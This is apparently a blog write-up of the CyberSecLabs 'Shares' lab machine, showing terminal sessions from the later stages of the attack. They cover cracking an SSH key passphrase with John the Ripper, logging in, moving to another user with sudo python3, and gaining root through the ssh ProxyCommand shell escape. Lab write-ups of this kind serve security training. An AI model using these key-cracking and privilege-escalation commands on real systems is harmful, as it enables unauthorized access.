
root@kali:~/cybersec/share# /usr/share/john/ssh2john.py id_rsa > hashes.txt



```
root@kali:~/cybersec/share# john --wordlist=/usr/share/wordlists/rockyou.txt --format=SSH hash
es.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 16 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
hello6           (id_rsa.bak)
1g 0:00:00:02 DONE (2020-05-22 11:53) 0.3484g/s 4997Kp/s 4997Kc/s 4997KC/s  0125457423 ..secur
eclarabibi123
Session completed
```


SSH CONNECT TO MACHINE WITH ID_RSA.BAK

(SSH port different. Port number is 27853)




```
root@kali:~/cybersec/share# ssh -i id_rsa.bak amir@172.31.1.7 -p 27853
Enter passphrase for key 'id_rsa.bak':
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May 22 09:57:05 UTC 2020

  System load:  0.0               Processes:           105
  Usage of /:   39.2% of 9.78GB   Users logged in:     0
  Memory usage: 35%               IP address for eth0: 172.31.1.7
  Swap usage:   0%


21 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conne
ction or proxy settings



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri May 22 08:55:08 2020 from 172.31.249.99
amir@shares:~$
```

access.txt file not include amir files, try first `sudo -l` command




```
amir@shares:~$ sudo -l
Matching Defaults entries for amir on shares:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User amir may run the following commands on shares:
    (ALL : ALL) ALL
    (amy) NOPASSWD: /usr/bin/pkexec
    (amy) NOPASSWD: /usr/bin/python3
amir@shares:~$ sudo -u amy /usr/bin/python3 -c "import pty;pty.spawn('/bin/bash')"
amy@shares:~$ 
```



```
amy@shares:~$ cd /home/
amy@shares:/home$ ls
amir  amy
amy@shares:/home$ cd amy
amy@shares:/home/amy$ ls
access.txt
amy@shares:/home/amy$ cat access.txt
dc17a[redacted]2231c
amy@shares:/home/amy$ 
```

FOR ROOT ACCESS



.. / ssh

Shell


It can be used to break out from restricted environments by spawning an interactive system shell.

(a) Reconnecting may help bypassing restricted shells.

```
ssh localhost $SHELL --noprofile --norc
```

(b) Spawn interactive shell through ProxyCommand option.

```
ssh -o ProxyCommand=';sh 0<&2 1>&2' x
```




```
amy@shares:/home/amy$ sudo -l
Matching Defaults entries for amy on shares:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User amy may run the following commands on shares:
    (ALL) NOPASSWD: /usr/bin/ssh
amy@shares:/home/amy$ sudo /usr/bin/ssh -o ProxyCommand=';sh 0<&2 1>&2' x
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# bash
root@shares:/home/amy# ls
access.txt
root@shares:/home/amy# cd /root
root@shares:/root# ls
system.txt
root@shares:/root# cat system.txt
b91[redacted]c1506
root@shares:/root# 
```

THANKS FOR READING…

TAGGED 172.31.1.7 CYBERSECLABS ENUM NMAP RPC SHARE SHARE MACHINE

PREVIOUS POST
Hackthebox Admirer Writeup – 10.10.10.187

NEXT POST
Hackthebox Dyplesher Writeup – 10.10.10.190



doctor

View all posts by doctor →

Leave a Reply

Logged in as doctor. Edit your profile. Log out? Required fields are marked *

COMMENT *

POST COMMENT

ABOUT

I’m the loneliest of all time…

CONTACT

kali-education@protonmail.com